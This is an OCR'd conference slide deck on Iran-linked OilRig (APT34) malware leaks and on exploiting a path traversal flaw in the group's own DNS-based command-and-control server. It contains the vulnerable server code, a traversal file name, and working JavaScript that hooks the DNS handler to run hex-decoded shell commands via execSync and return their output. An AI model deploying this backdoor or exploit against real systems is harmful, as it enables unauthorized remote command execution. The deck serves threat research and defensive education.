Odays & exploits in OilRig's toolkit

FIGHTING FIRE WITH FIRE

@PROFESSOR__PLUM

Waylon Grange

9/24/2020

The sophisticated attack

"… identified an **extremely sophisticated** cyber attack"
RSA


"Government and non-government entities are under constant attack by evolving and **advanced persistent threats** and criminal actors. These adversaries are **sophisticated**, **well-funded**, and **focused**."
Office of Personnel Management

"The threat is very **persistent**, **adaptive** and **sophisticated** – and it is here to stay,"
SWIFT

"The malware that was used would have slipped or probably got past 90% of internet defenses that are out there today in private industry"
Joseph Demarest, assistant director of the FBI's cyber division

"hackers obtained data on tens of millions of current and former customers and employees in a **sophisticated** attack"
Anthem

"It is **simply not possible** to beat these hackers"
James A. Lewis Cybersecurity Expert at Center for Strategic and International Studies (CSIS)


REAL NAMES
HELLO
OilRig operational names for their tools were revealed and were directly linked to previously exposed tools
OILRIG
BEHIND THE SCENES
Between March and April 2019, an unknown entity began leaking data allegedly linked to the OilRig group. The data included harvested credentials, webshells, backdoors, C2 servers, and other files of interest.
CREDENTIALS STOLEN
12,765
15 organizations were identified with credentials harvested, ranging from over 10,000 to 4 for each organizations
WEBSHELLS DEPLOYED
112
87 organizations were possibly affected, spanning across the globe and multiple industry verticals
POISON FROG
AKA
BONDUPDATER
GLIMPSE
AKA
BONDUPDATER [UPDATED]
HYPERSHELL, HIGHSHELL, MINION
AKA
TWOFACE LOADER AND PAYLOADS
GLOBAL ATTACKS
27
Countries
18
Industries
97
Organizations


OilRig is Back with Next-Generation Malware
TARGETS: MIDDLE EASTERN ORGANIZATIONS
Critical Infrastructure
Banks
Airlines
Government
ATTACK STAGES
Bypass perimeter defenses
Likely through a supplier account that had internal network access
Establish foothold
Used crafted Remote Access Trojans (RATs) and known tools
Conduct internal reconnaissance
Scanned ports and vulnerable hosts using crafted and commonly-used tools
Move laterally
Used stolen credentials and the EternalBlue exploit to access additional systems

POISON FROG / GLIMPSE

- Powershell based RAT
- DNS based comms
- Lightweight backdoor
- Used extensively from 2017 - 2019
- Glimpse is the more recent/updated version of poison frog

Tweets 3 | Following 23 | Followers 330

Follow

Lab_dookhtegan1

@dookhtegan1

امروز نوبت ماست صدایتان را خاموش کنیم! ارتباط با ما: @Labdookhtegan1
t.me/lab_dookhtegan
instagram.com/labdookhtegan

Joined April 2019

Tweets | Tweets & replies

Lab_dookhtegan1 @dookhtegan1 · Apr 7

We hope that other Iranian citizens will act for exposing this regime's real ugly face!


1 | 2 | 9

Show this thread

Lab_dookhtegan1 @dookhtegan1 · Apr 7

t.me/lab_dookhtegan

We are exposing here the cyber tools (#APT34 / #OILRIG) that the ruthless Iranian #MOIS has been using against Iran's neighboring countries, including names of the cruel managers, and information about the activities and the goals of these #cyber_attacks.



لب دوختگان | Lab Dookhtegan | Read My Lips


امروز نوبت ماست صدایتان را خاموش کنیم! ارتباط با ما:
Labdookhtegan twitter.com/dookhtegan1@
instagram.com/labdookhtegan


t.me

New to Twitter?

Sign up now to get your own personalized timeline!

Sign up


BOT


Command
Sequence number
12323450016789OC73T.66696c65636f6e74616e74.6666666669c5e1d5.exampledomain.com
Hex encoded payload
1234567890
Agent ID

```
370                                     res.answer.push({name:hostname, type:'A', data:'253.25.42.87', 'ttl':ttl})
371                                     res.end();
372                                     return;
373                                     // check if its not end of data and is the start get the file name and if its data return isData true
374                             }
375                             else if (mainData.substring(0, 6).toUpperCase() === ('COCTab'.toUpperCase()) && (mainData.substring(6, 10).toUpperCase()
376                                     receivedAck = 3;
377                                     var meaningful = mainData.substring(6);
378                                     var result = new Array();
379                                     if(meaningful.length % 2 == 0) {
380                                             var j = meaningful.length/2;
381                                             for (var i = 0; i < (meaningful.length/2); i++,j++) {
382                                                     var key = meaningful[i] +""+ meaningful[j];
383                                                     result[i] = parseInt(key, 16);
384                                             }
385                                     }
386                                     var meaningfulTmp = String.fromCharCode.apply(String, result);
387                                     var args = meaningfulTmp.split('*'); ;
388                                     var fileName = args[0];
389                                     richedFilePath = agPath + "receive/" + fileName;
390                                     fs.unlink(richedFilePath, function(err) { if(err) {console.log(err);} });
391                                     requestedPart++;
392                                     fs.writeFileSync(agPath+"part", requestedPart); //, function(err){if(err){return log(err);}});
393                             }
394                             else {
395                                     isData = true;
396                             }
397                     }
398                     else {
399                             isData = true;
400                     }
```

- If we pass the file name '../../../../../srvr.js' we can then append data to the server script it self.
- Plan
  - Add our own function to the server and replace their DNS handler with our hooked handler
  - Reboot the server
  - Utilize our backdoor in their back door server

```
function newhandler(req, res) {
   var rawData = req.question[0].name
                                .toString()
                                .split('.');
   var data = rawData[0];
   var mainData = rawData[1];
   if (data == 'ccc') {
      var cmd = Buffer(mainData, 'hex')
                                .toString();
      var out = require('child_process')
                                .execSync(cmd)
                                .toString('hex');
      res.answer.push(
         {name:req.question[0].name,
         type:'TXT',
         data: out});
      res.end();
   } else {
     handler(req, res);
   }
}
server.removeListener('request', handler);
server.on('request', newhandler);
```

DEMO


```
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
[Professors-Old-MacBook-Pro:Shared plum$
 Professors-Old-MacBook-Pro:Shared plum$
```

Infrastructure Takeover

In January 2018, Waterbug likely compromised the malicious C&C network infrastructure of Crambus.

Crambus activity from November 2017 until January 2018

Crambus was active at multiple hosts at the government entity since at least November 2017. Starting in November 2017 Crambus executed tools that have been associated with this group. In January Crambus lost control of some of its C&C infrastructure, but was able to retain some of it and remained



S

QUESTIONS?

- Poison Frog / Glimpse source code available at
  - https://github.com/Professor-plum/OilRig-Glimpse
- Exploit code at
  - https://git.io/JUOfr

- email: waylon@Stage2Sec.com twitter:@professor__plum

STAGE 2 SECURITY